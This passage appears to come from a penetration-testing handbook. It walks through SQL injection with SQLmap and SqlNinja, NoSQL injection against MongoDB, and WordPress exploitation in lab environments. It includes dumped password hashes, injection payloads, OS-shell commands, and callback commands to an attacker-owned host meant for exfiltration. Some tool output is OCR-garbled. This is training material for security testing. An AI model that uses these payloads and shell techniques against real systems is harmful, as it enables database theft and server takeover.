wackopicko	*5FA5F4C9ACD2CA5C1EB9E0EC80175D5FCAA0D7D6
root	*73316569DAC7839C2A784FF263F5C0ABBC7086E2
kbloom	*10A99DBC0772291AA6AF9A1A9271945340E4E812
stealth	*0F44FA14B9DFBBFFBDF2F7692868DE1B997C66ED
sendmail	*47A91042510E7E966EF4075A934A77A57A9E71FE
webcal	*E2E1F0A3459647AACF63319694BCBD107231B10C
citizens	*E0E85D302E82538A1FDA46B453F687F3964A99B4
yazd10	*30B462BE16C04867D06113304F664BB9A5B573D8
sqlol	*1DB6D61428C07B8E8D6876CC60ECAD01D2CE844A

SQLMap Results

As you can see above, we didn't need to remember any switches or parameters, but we were still able to dump the database. This makes SQL injections much quicker and leverages an easy-to-use GUI panel.

Manual SQL Injection

SQLmap (<http://sqlmap.org/>) (Kali Linux)

The command line version has all the same functionality as through Burp. In the following examples, I will show both a GET parameter and a POST parameter example with SQLmap, since they are the most commonly identified types of SQLi. The reason I show both HTTP method attacks is because if you don't have the request properly configured, it is very likely the attack will fail.

Here is a look at the help file for SQLmap. There are a lot of different switches that can be used for

SQLi attacks: sqlmap -h.

```
Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables. Moreover you can run your own SQL statements

-a, --all          Retrieve everything
-b, --banner       Retrieve DBMS banner
--current-user    Retrieve DBMS current user
--current-db      Retrieve DBMS current database
--passwords       Enumerate DBMS users password hashes
--tables          Enumerate DBMS database tables
--columns         Enumerate DBMS database table columns
--schema          Enumerate DBMS schema
--dump            Dump DBMS database table entries
--dump-all        Dump all DBMS databases tables entries
-D DB             DBMS database to enumerate
-T TBL            DBMS database table to enumerate
-C COL            DBMS database table column to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system

--os-shell        Prompt for an interactive operating system shell
--os-pwn          Prompt for an OOB shell, meterpreter or VNC

General:
These options can be used to set some general working parameters

--batch           Never ask for user input, use the default behaviour
--flush-session   Flush session files for current target

Miscellaneous:
--wizard          Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'

[*] shutting down at 19:53:25

root@kali:~# sqlmap -h
```

SQLMap Help Information

GET Parameter Example

In the following examples, we are going to assume that the GET parameter is where the SQLi vulnerability is located with the URL. We want to test every parameter and make sure that the SQLi vulnerability is really a finding. There are a good number of false positives I have seen with scanner tools, so validation is really the only method for ensuring the findings. Remember that if you do not specify a value to test, SQLmap will test every parameter by default.

- Here is an example command to identify if an SQL injection vulnerability using the banner switch:
- cd /opt/sqlmap
- python ./sqlmap.py -u "http://site.com/info.php?user=test&pass=test" -b

For example, we will attack our vulnerable virtual machine (OWASPBWA):

- python ./sqlmap.py -u "http://192.168.1.124/mutillidae/index.php?page=user-info.php&username=asdf&password=sdf&user-info-php-submit-button=View+Account+Details" -b

```
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=asdf' UNION ALL SELECT NULL
          INTO DUMMY
          FROM DUAL
          WHERE 1=1
          AND user-info-php-submit-button=View Account Details
[18:28:41] [INFO] the back-end DBMS is MySQL
[18:28:41] [INFO] fetching banner
[18:28:41] [WARNING] reflective value(s) found and filtering out
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5.0.12
banner:   '5.1.41-3ubuntu12.6-log'
[18:28:41] [INFO] fetched data logged to text files under '/root/.sqlmap'
[*] shutting down at 18:28:41

root@kali:/opt/sqlmap# python ./sqlmap.py -u "http://192.168.1.124/
mutillidae/index.php?page=user-info.php&username=asdf&password=sdf&
user-info-php-submit-button=View+Account+Details" -b
```

SQLMap Results

Retrieving the database username:

- `python ./sqlmap.py -u "http://site.com/info.php?user=test&pass=test" --current-user` Interactive Shell
- `python ./sqlmap.py -u "http://site.com/info.php?user=test&pass=test" --os-shell`
Some hints and tricks:
 - You might need to define which type of database to attack. If you think an injection is possible, but SQLmap is not finding the issue, try to set the `--dbms=[database type]` flag.
 - If you need to test an authenticated SQL injection finding, log into the website via a browser and grab the Cookie (you can grab it straight from Burp Suite). Then, define the cookie using the `--cookie=[COOKIE]` switch.
 - Stuck? Try the command: `sqlmap --wizard`.

POST Parameter Example

POST examples are going to mimic GET injections, except for how the vulnerable parameter is passed. Instead of being in the URL, the POST parameters are passed in the data section. This is normally seen with username and passwords since the web servers generally log GET parameters and you wouldn't want the web server to log passwords. Also, there are size limitations with GET methods and, therefore, a lot of data will be passed via POST parameters for larger applications.

Determining if an SQL inject is valid (the result will be the banner if valid):

- `python ./sqlmap.py -u "http://site.com/info.php" --data= "user=test&pass=test" -b`

For example, we will attack our vulnerable virtual machine (OWASPBWA):

- `python ./sqlmap.py -u "http://192.168.1.124/mutillidae/index.php?page=user-info.php&username=asdf&password=asdf&user-info-php-submit-button=View+Account+Details" -b`

```
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: username=asdf' UNION ALL SELECT NULL,NULL,NULL,CONCAT(
454a,0x716b7a7671),NULL#&password=adsf&login=php-submit-button=Logi
[18:51:27] [INFO] the back-end DBMS is MySQL
[18:51:27] [INFO] fetching banner
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5.0.12
banner: '5.1.41-3ubuntu12.6-log'
[18:51:27] [INFO] fetched data logged to text files under '/root/.s
[*] shutting down at 18:51:27

root@kali:/opt/sqlmap# python ./sqlmap.py -u "http://192.168.1.124/
mutillidae/index.php?page=login.php" --data="username=asdf&password=
=adsf&login=php-submit-button=Login" -b
```

SQLMap Banner

Retrieving the database username:

- `python ./sqlmap.py -u "http://site.com/info.php --data= "user=test&pass=test" --current-user`

Interactive Shell:

- `python ./sqlmap.py u "http://site.com/info.php --data= "user=test&pass=test" --os-shell`

If you are able to gain access to an os-shell, you will have full command line access as the database user. In the following example, I was able to find a vulnerable SQLi, gain an os-shell, and run an ipconfig command.

```

-- os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a]
[01:33:33] [INFO] adjusting time delay to 2 seconds due to good response times
[01:33:34] [INFO] the SQL query used returns 18 entries
[01:33:34] [INFO] retrieved: ""
[01:33:34] [INFO] retrieved: "\\tConnection-specific DNS Suffix . :"
[01:33:35] [INFO] retrieved: "\\tConnection-specific DNS Suffix . :"
[01:33:35] [INFO] retrieved: "\\tDefault Gateway . . . . . : 10.2.130.1\\r"
[01:33:35] [INFO] retrieved: "\\tDefault Gateway . . . . . : 10.2.130.1\\r"
[01:33:36] [INFO] retrieved: "\\tIP Address. . . . . : 10.2.130.2\\r"
[01:33:36] [INFO] retrieved: "\\tIP Address. . . . . : 10.2.130.2\\r"
[01:33:36] [INFO] retrieved: "\\tSubnet Mask . . . . . : 255.255.255.0\\r"
[01:33:37] [INFO] retrieved: "\\tSubnet Mask . . . . . : 255.255.255.0\\r"
[01:33:37] [INFO] retrieved: "\\r"
[01:33:38] [INFO] retrieved: "Ethernet adapter Local Area Connection:\\r"
[01:33:38] [INFO] retrieved: "Ethernet adapter Local Area Connection:\\r"
[01:33:39] [INFO] retrieved: "Ethernet adapter Local Area Connection:\\r"
[01:33:39] [INFO] retrieved: "Ethernet adapter Local Area Connection:\\r"
[01:33:39] [INFO] retrieved: "Ethernet adapter Local Area Connection:\\r"
[01:33:40] [INFO] retrieved: "Ethernet adapter Local Area Connection:\\r"
[01:33:40] [INFO] retrieved: "Windows 2000 IP Configuration\\r"
[01:33:40] [INFO] retrieved: "Windows 2000 IP Configuration\\r"
command standard output:

Connection-specific DNS Suffix . :
Connection-specific DNS Suffix . :
Default Gateway . . . . . : 10.2.130.1
Default Gateway . . . . . : 10.2.130.1
IP Address. . . . . : 10.2.130.2
IP Address. . . . . : 10.2.130.2
Subnet Mask . . . . . : 255.255.255.0

```

SQLMap Command Shell

I recommend spending some time getting used to running different SQLi commands and trying different switches identified in the help file. If SQLmap fails, it might be your configuration, so make sure you try using the Wizard setup, also.

SqlNinja

(<http://sqlninja.sourceforge.net/>) (Kali Linux)

SqlNinja is another great SQL injection tool for uploading shells and evading network IDS systems against MSSQL databases. You might be asking: Why would I use SqlNinja if I have already become comfortable with SQLmap? From many years of experience, I have seen a large number of tests that identify SQLi with only one tool or the other. This might be due to a number of factors such as how it detects blind SQLi, how they upload binaries, how IPS signatures might detect one tool or the other, or how they handle cookies. There are so many different variables, and it would be smart to always double-check your work.

Taking a look at the help file with the -h switch, we can see all the different functionality SqlNinja has:



The quieter you become, the more you are heard

```

root@kali:~# sqlninja -h
Unknown option: h
Usage: /usr/bin/sqlninja
      -m <mode> : Required. Available modes are:
          t/test - test whether the injection is working
          f/fingerprint - fingerprint user, xp_cmdshell and more
          b;bruteforce - bruteforce sa account
          e/escalation - add user to sysadmin server role
          x/resurrectxp - try to recreate xp_cmdshell
          u/upload - upload a .scr file
          s/dirshell - start a direct shell
          k/backscan - look for an open outbound port
          r/revshell - start a reverse shell
          d/dnstunnel - attempt a dns tunneled shell
          i/icmpshell - start a reverse ICMP shell
          c/sqlcmd - issue a 'blind' OS command
          m/metasploit - wrapper to Metasploit stages
      -f <file> : configuration file (default: sqlninja.conf)
      -p <password> : sa password
      -w <wordlist> : wordlist to use in bruteforce mode (dictionary method
                      only)
      -g : generate debug script and exit (only valid in upload mode)
      -v : verbose output
      -d <mode> : activate debug
          1 - print each injected command
          2 - print each raw HTTP request
          3 - print each raw HTTP response
          all - all of the above
...see sqlninja-howto.html for details

```

Sqlninja Help Page

The only issue I have had with Sqlninja is that the configuration file is a bit more difficult to set up and I have never found great or easy-to-read documentation. So I will give two similar examples from SQLmap.

In Sqlninja, you need to define the vulnerable variable to inject by using the **SQL2INJECT** command. This is different from SQLmap, where we did not need to specify which field to test against. Let's go through a couple of examples since it should make things much clearer. Before we can use Sqlninja, we need to define the SQL configuration file. This will contain all the information about the URL, the type of HTTP method, session cookies, and browser agents.

Let me show you the easiest way to obtain the information required for Sqlninja. As before, load up the Burp Suite and turn the proxy intercept on the request where the vulnerable field is passed. In the following example, we are going to capture requests sent to /wfLogin.aspx and identify the POST parameter values. This is going to have most of the information required for Sqlninja injections, but slight modifications will need to be made from the Burp Raw request.

Let's take a look at one of the requests from Burp that identified a potential SQLi vulnerability:

```

POST /wfLogin.aspx HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (X11; U; en-US; rv:1.7.13) Gecko/20060418 Firefox/1.0.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.7,it;q=0.3
Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Referer: http://fakewebsite.com/wfLogin.aspx
Cookie: ASP.NET_SessionId=3owsdevpwyrbjv45hltc4i45
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: ASPSESSIONID=3dkDjb3jasfwefJGd
Content-Length: 367

Loginpanel1$TxtUserName=admin&Loginpanel1$TxtPassword=admin&Loginpanel1$AbtnLogin=Login

```

Burp Request Example

In the next two examples, you will see how the most common GET and POST parameters are created. This can be used for any different type of HTTP method, but usually the POST and GET methods will be used.

A few things to notice from the original Burp request versus how it will be entered in the Sqlninja configuration file are:

- The HTTP Method (GET/POST) needs to be modified to include the full URL. Burp is missing the http://site.com in front of /wfLogin.aspx
- You have to define which parameters to fuzz by adding the SQL2INJECT string.
- Sometimes for Sqlninja, you may need to try the attack by first closing the vulnerable SQL parameter. This can be done with ticks, quotes, or semi-colons.

GET Parameter Example

We are going to write the sql_get.conf configuration file to our Kali desktop with two vulnerable parameters. Sqlninja will try to attack both the user and pass fields and try to validate if they are vulnerable. To create/modify the configuration file in a terminal, type:

- gedit ~/Desktop/sql_get.conf
- Enter the following into the configuration file and save it:
- --httprequest_start--

GET http://site.com/wfLogin.aspx?
user=test'; SQL2INJECT &pass=test'; SQL2INJECT HTTP/1.0 Host: site.com

```
User-Agent: Mozilla/5.0 (X11; U; en-US; rv:1.7.13) Gecko/20060418 Firefox/1.0.8
Accept: text/xml, application/xml, text/html; q=0.9, text/plain; q=0.8, image/png, /* */
Accept-Language: en-us, en; q=0.7, it;q=0.3
Accept-Charset: ISO-8859-15, utf-8; q=0.7, *;q=0.7 Content-Type: application/x-www-
form-urlencoded Cookie: ASPSESSIONID=3dkDjb3jasfwefJGd Connection: close
--httprequest_end--
```

POST Parameter Example

A POST request differs from a GET in that the parameters are passed in the data section instead of being part of the URL. In a terminal, we need to create the configuration file and modify the parameters to inject into. In this example, we will inject into both the username and password:

- gedit ~/Desktop/sql_post.conf
- Enter the following into the configuration file and save it:
- --httprequest_start--

```
POST http://site.com/wflogin.aspx HTTP/1.0 Host: site.com
```

```
User-Agent: Mozilla/5.0 (X11; U; en-US; rv:1.7.13) Gecko/20060418 Firefox/1.0.8
Accept: text/xml, application/xml, text/html; q=0.9, text/plain; q=0.8, image/png, /* */
Accept-Language: en-us, en; q=0.7, it;q=0.3
Accept-Charset: ISO-8859-15, utf-8; q=0.7, *;q=0.7 Content-Type: application/x-www-
form-urlencoded Cookie: ASPSESSIONID=3dkDjb3jasfwefJGd Connection: close
username='test'; SQL2INJECT &password='test'; SQL2INJECT
--httprequest_end--
```

Executing Sqlninja

Whether you use a GET or POST method attack, executing your attack will be the same. Now that we have created a configuration file, we can use the following command to run Sqlninja:

- sqlninja -mt -f ~/Desktop/sql_get.conf

The following command says to run Sqlninja using the test mode to see if the injection works with the configuration file we just created. If you are lucky and do find a valid SQL injection, you can start to attack the database. In the following example, we are going to exploit our database, find the version, check to see if we are

the "sa" account (who has administrative privileges), and see if we have access to a shell.

```
l:~# sq7rznja -f sq\mnj.a.conf -n /l
SqlNinja 1.2.3-i1
Copyright (C) 2006-2011 icesurfer <r00t@northerninfo
[+] País-sino sq7rznja.conf...
[+] Target is: 30
[+] Local database connection ...
[+] Database version (2000/2005/2008)
[+] No database user
[+] Databases usage 1ghzs

[+] 4 - ation, max user only available at ...
[+] 5 - al=1.10=1- S'LL S=1-V=1->-run ac S'>t.n
[+] xp_rndr+la=11 ncst b. x*ad Cabri
[+] - item database name
[+] a - .11 of the above

q +xit

[+] _hook king S9L s"IV"i s i-ion...
[+] Tai-q=t: h1zc-icoff S1L Sei->ei- 2â9E
[+] 
[+] "acking +http://127.0.0.1:8080/...
[+] n's cs=mto L='a' :i

[+] Ending current LB... until ...
[+] Got it ! Length = 0
[+] It's gozno le-r- h? ch.»-act el-z... ,...
[+] Current DB is....:

[+] ?loo.ck1loq'+h=.tiori- xp cmd>l=1\.. a'allab1r
[+] p cmfi.ilell voems to b°.available :.'
```

SqIninja example

Once we have xp_cmdshell available, we want to test that we have command line access and what types of privileges we have. In the example below we are exploiting the SQLi vulnerability and testing command line commands.

During this specific test (image below), it looks like we might be running commands on the server, but we would need to validate this. The issue though, is that after setting up a listener on a server we own on the Internet, it doesn't look like we are seeing any connections from the compromised server outbound. This could be a problem if we wanted to exfiltrate data back to us or download additional malware. Since the command line console created by SqIninja doesn't show the responses from commands, therefore, we need to validate that our commands are successfully executing.

The best way to check if a command is working is by putting tcpdump to listen for pings on a server we own, which is publicly available on the Internet. By running ping commands on a compromised server, we can easily validate if our server is responding to pings. The reason we use pings is because ICMP is generally allowed outbound and is less likely to trigger IDS/IPS signatures. This can be configured with the following command on an external server owned by the attacker:

- `tcpdump -nnvXSS 0 -c2 icmp`

This command will log any pings sent to my server, which will allow me to validate that the server can talk outbound and that my commands are working. On my compromised SQLi host, I execute a simple ping back to my server. If it is successful, tcpdump will see the ICMP request.

Command line SQLi attacks can be run with the following command:

- `sqlninja -f [configuration_file] -m c`

As we can see in the image below, I first tried to run telnet commands back to my server, but that was unsuccessful. I then tried to initiate ping commands back to my server, where tcpdump was listening. In this case, my attack was successful, which proved I could run full commands on this host, but it does not have web access back out.

In the image below, the top portion is my server logging pings and the bottom image is the victim host, which is vulnerable to SQLi. Although the telnet commands seem to fail, the pings are successful.

```
$ sudo tcpdump -nnvXSs 0 -c2 icmp
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
04:47:52.375090 IP (tos 0x0, ttl 113, id 3930, offset 0, flags [none], proto ICMP (1), length 60)
    > 38: ICMP echo request, id 512, seq 9085, length 40
      0x0000: 4500 003c 0f5a 0000 7101 8008 ad0e 3a16 E..<.Z..q.....:
      0x0010: 607e 72bc 0800 27df 0200 237d 6162 6364 `~r...'...#}abcd
      0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efgijklmnopqrst
      0x0030: 7576 7761 6263 6465 6667 6869 uwabcdeghi
04:47:52.375175 IP (tos 0x0, ttl 64, id 4393, offset 0, flags [none], proto ICMP (1), length 60)
    .88 > :: ICMP echo reply, id 512, seq 9085, length 40
      0x0000: 4500 003c 1129 0000 4001 af39 607e 72bc E..<..@..9`~r.
      0x0010: ad0e 3a16 0000 2fdf 0200 237d 6162 6364 ..:....#}abcd
      0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efgijklmnopqrst
      0x0030: 7576 7761 6263 6465 6667 6869 uwabcdeghi
2 packets captured
2 packets received by filter
0 packets dropped by kernel
```

Attacker

```
~/sql/sqlninja-0.2.999-alpha1$ sudo ./sqlninja -f sql.conf -m c
SqlNinja rel. 0.2.999-alpha1 <http://sqlninja.sf.net>
(C) 2006-2013 icesurfer & nico
[+] Parsing sql.conf...
[+] Loading extraction module: lib/getdata_time.pl
[+] Port 80. Assuming cleartext
[+] Target is:
[+] Starting blind command mode. Use "exit" to be dropped back to your shell.
> telnet internet-scan.com:999
[+] Command has been sent and executed
> telnet internet-scan.com 999
[+] Command has been sent and executed
> ping internet-scan.com
[+] Command has been sent and executed
```

Victim

SQLMap Command Injection Ping

If you have gotten this far and you aren't sure what to do next, you can jump to the *Lateral Pass* section to get an idea on next steps. This should give you enough details to help you start testing and practicing on vulnerable frameworks. Of course, these are the best scenario options, where the SQLi works without having to configure detailed settings about the database type, blind SQLi type, or other timing type issues.

NoSQL Database Injections

More and more, I am coming across NoSQL type databases on my penetration tests. If you aren't familiar with NoSQL, try to build out a database and interact with it. The major difference between the two types of databases is that in a regular SQL database, it is structured and relational, while in a NoSQL database, it is based more on key/value pairs, allowing you to store any type of data. This is a very high explanation and takes a little time to understand why NoSQL databases are more beneficial compared to traditional relational databases.

The two common types of NoSQL databases I come across are CouchDB and MongoDB. There has always been a consensus that SQL injections do not work on NoSQL databases. This isn't completely true. While many of the normal SQL injection attacks do not work in its current fashion, it is still possible to accomplish many of the same goals. This is best demonstrated through the following example. In the next lab example, we will build a MongoDB server and vulnerable application.

LAB:

- git clone https://github.com/tcstool/NoSQLMap.git /opt/NoSQLMap
- git clone https://github.com/cheetz/NoSQL_Test.git /opt/NoSQL_Test
- apt-get install php5-dev php-pear
- pear install -f pecl/mongo
- pecl install mongo
- pecl install apc
- gedit /etc/php5/apache2/php.ini
add the following to the phi.ini file:
extension=mongo.so
- service apache2 start
- gedit /etc/mongod.conf
Edit bind port to listen on any interface
bind_ip = 0.0.0.0
- mkdir /var/www/vuln_apps
- mv /opt/NoSQL_Test/userdata.php /var/www/vuln_apps
- service apache2 restart && service mongodb restart

Next, we need to populate the MongoDB database. In a terminal window type:

- Mongo

```
use appUserData
db.createCollection("users")
show collections
db.users.insert({"name":"james","username":"james","email": "james@james.com"})
db.users.insert({"name":"frank","username":"frank","email": "frank@frank.com"})
db.users.insert({"name":"paul","username":"paul","email": "paul@paul.com"})
```

If everything worked out, it should look like this when you query a user:

The screenshot shows a web browser window titled "User Profile Lookup". The address bar displays the URL "192.168.199.128/vuln_apps/userdata.php?usersearch=paul". The page content includes a JavaScript snippet, search results, and a search form.

```
function () { var query = 'paul'; return this.username == query; }
1 user found.
Name: paul
Username: paul
Email: paul@suck.testlab
```

Enter your username:

Search

Sample Vulnerable NoSQL Application

If you see this, that's great! You have a MongoDB installation and webpage utilizing that backend NoSQL database. Now, we want to see if we can attack this MongoDB installation. In the following example, we are going to use a tool called NoSQLMap.



NoSQLMap

We need to execute the nosqlmap.py script and set the vulnerable IP and GET parameters.

Attacking MongoDB:

- cd /opt/NoSQLMap
- python nosqlmap.py
- 1 - Set Options
Set options for target host IP (your Mongo IP)
Set App Path to: /vuln_apps/userdata.php?
usersearch=paul&submitbutton=Submit
 - set my local MongoDB IP (your host)
 - b - Save option file
 - x - to Exit

We have now set the configuration of the vulnerable site, so let's attack the web application that uses a MongoDB backend:

- 3-NoSQL Web App attacks
- Baseline test-Enter random string size: 5
- 1-Alphanumeric
- 1-usersearch

NoSQLMap is taking each variable in the GET parameter and testing common NoSQL injection techniques. If everything is successful, you will see something like the following:

```
root@kali: /opt/NoSQLMap
File Edit View Search Terminal Help

Test 8: PHP/ExpressJS > Undefined Injection
Injection failed.
Start timing based tests (y/n)? y
Starting Javascript string escape time based injection...
HTTP load time variance was 30.0 seconds! Injection possible.
Starting Javascript integer escape time based injection...
HTTP load time variance was only 0.0 seconds. Injection probabl
MongoDB < 2.4 detected. Start brute forcing database info (y/n)


Vulnerable URLs:
http://192.168.199.128:80/vuln_apps/userdata.php?usersearch=a';
```

NoSQLMap - Scanner Results

Right away, NoSQLMap identified two URLs that are vulnerable. Browsing those URLs, we see that the variable usersearch is vulnerable and that we can inject NoSQL commands into that GET parameter.

- `http://192.168.199.128:80/vuln_apps/userdata.php?usersearch=a'; return db.a.find(); var dummy='!&submitbutton=Submit`

Running that query in a browser, we see something that is equivalent to a `select *` from usersearch; in SQL.



A screenshot of a web browser window. The address bar shows the URL `http://192.168.199.128:80/vuln_apps/userdata.php?usersearch=a'; return db.a.find(); var dummy='!&submitbutton=Submit`. The page content displays a list of users found by the injection query:

```
function () { var query = 'a'; return db.a.find(); var dummy='!'; return this.username == query;}  
3 user found.  
Name: james  
Username: james  
Email: james@suck.testlab  
  
Name: frank  
Username: frank  
Email: frank@suck.testlab  
  
Name: paul  
Username: paul  
Email: paul@suck.testlab
```

Below the list, there is a form with the following fields:

Enter your username:

NoSQL Injection

We have just dumped that Collection and dumped all the users. Although many people have stated that traditional SQL injection attacks do not work on noSQL databases, this is only partly true. The concept for SQL injection attacks against NoSQL technologies is still sound, regardless of database syntax.

CMS - Content Management Systems

To continue on the topic of vulnerable web applications, I am always finding different types of content management systems (CMS) through my penetration tests. From what I have seen, Nessus will pick up some of the CMS issues, but most are found through more manual testing. To help speed up the initial scans of CMS sites, I like to use a couple of tools, listed below.

CMSmap Lab

(<https://github.com/Dionach/CMSmap>) (Kali Linux):


CMSmap is a vulnerability scanner written by Dionach and automates and validates issues in numerous CMS applications. Let's walk through an example from initial finding to exploitation. On our OWASPBWA VM, there is a WordPress site on which we can test the scanner: [http://\[Vulnerable OWASPBWA IP\]/wordpress/](http://[Vulnerable OWASPBWA IP]/wordpress/).



Vulnerable Wordpress Site

CMS sites have historically had huge numbers of vulnerabilities, so let's scan this site using CMSmap to see what we can find:

- cd /opt/CMSmap
- ./cmsmap.py -t [http://\[Vulnerable OWASPBWA IP\]/wordpress/](http://[Vulnerable OWASPBWA IP]/wordpress/)



A terminal window titled "root@kali: /opt/CMSmap" with the CMSMap logo at the bottom. The command entered is "root@kali:/opt/CMSmap# ./cmsmap.py -t http://172.16.151.144/wordpress/".

CMSMap

A lot of different findings will come up and it is really just about playing around with them to find the right ones to exploit. In this case, we will take one of the verified vulnerabilities:


- [M] EDB-ID: 5486 Date: 2020-04-22 Verified: Yes Title: Wordpress Plugin Spreadsheet <= 0.6 - SQL Injection Vulnerability

A quick Google search of EDB-ID: 5486 points to:

- <http://www.exploit-db.com/exploits/5486/>
- And the exploit code looks like this: wp-content/plugins/wpSS/ss_load.php?ss_id=1+and+(1=0)+union+select+1,concat(user_login,0x3a,user_pass,0x3a,user_email),3,4+from+ -&display=plain

So this looks to be an SQL injection vulnerability that queries the database for the users, passwords, and emails. Let's open a browser to this page:

- http://172.16.151.144/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1+and+%281=0%29+union+select+1,concat%28user_login,0x3a,user_pass,0x3-&display=plain, we see the hash of the admin account.



WordPress Exploit

Great—we just got the hash to the admin account, which we can crack and, if successful, connect back to the database or SSH into the server.

For more in depth WordPress vulnerability scanning, look at also using WPScan (<https://github.com/wpscanteam/wpScan>):

- cd /opt/wpScan
- ruby ./wpScan.rb --url http://[WordPress IP]/

WPScan is not only a vulnerability scanner for WordPress, but also has functionality for brute-forcing accounts, enumerating plugins, enumerating users, and other discovery tools.

Cross-Site Scripting (XSS)

I can't talk about web application vulnerabilities without talking about Cross-Site Scripting (XSS). This is probably one of the most common vulnerabilities that I come across. XSS is a user attack that is caused by a lack of input validation by the application. There are two types of XSS: reflective (non-persistent) and stored (persistent). Both allow an attacker to write script code into a user's browser. I am going to focus on reflective XSS, which is the more common type and is relatively similar to stored XSS in terms of vulnerability exploitation.

BeEF Exploitation Framework

(<http://beefproject.com/>) (Kali Linux)

The general question I get from my clients is, "How much harm can an XSS really cause?" With this vulnerability you have the full ability to write scripting code on the end user's browser, so anything that you do in JavaScript could be used against the victim. In this section, we will dive into how malicious you can be with an XSS attack.

The best tool I have seen used with XSS attacks is the BeEF Exploitation Framework. If you find an XSS, not only can you cause a victim to become part of your pseudo-botnet, but you can also steal the contents of the copy memory, redirect them to links, turn on their camera, and so much more.

If you do find a valid XSS on a site, you will need to craft your XSS findings to utilize the BeEF Framework. For our XSS examples in this chapter, we are going to use an XSS that was identified from our initial Burp Active Scans.

Let's take the example vulnerable URL:

